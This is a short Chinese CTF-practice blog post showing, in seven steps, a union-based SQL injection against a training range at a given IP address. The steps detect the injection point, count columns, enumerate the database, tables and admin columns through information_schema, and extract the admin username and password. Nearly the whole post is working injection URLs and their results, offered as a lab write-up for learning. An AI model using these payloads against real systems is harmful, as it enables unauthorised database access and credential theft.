
一次简单的通过sql注入获取目标用户名和密码的流程

原创

Bell0ne_ 于 2020-10-04 21:36:51 发布 770 收藏 5

分类专栏： CTF-web刷题记录 文章标签： mysql 数据库 安全

本文链接：https://blog.csdn.net/slismy/article/details/108922998



靶场环境：封神台

第一步

http://59.63.200.79:8003/?id=2-1

验证注入点存在

第二步

http://59.63.200.79:8003/?id=1 order by 1/2/…

查询到长度为2

第三步

http://59.63.200.79:8003/?id=9.99 union select 1,2

验证数据返回点，返回值为2

第四步

http://59.63.200.79:8003/?id=9.99 union select 1,database()

查询到库名为maoshe

第五步

http://59.63.200.79:8003/?id=9.99 union select 1,table_name from information_schema.tables where table_schema=database()

查询到maoshe库下的表名

admin

dirs

news

xss

第六步

http://59.63.200.79:8003/?id=9.99 union select 1,column_name from information_schema.columns where table_name='admin' and table_schema=database()

查询到admin表下字段名 #group_concat(column_name)

id

username

password

第七步

http://59.63.200.79:8003/?id=9.99 union select 1,password from admin

查询到admin下用户名和密码分别为

admin

hellohack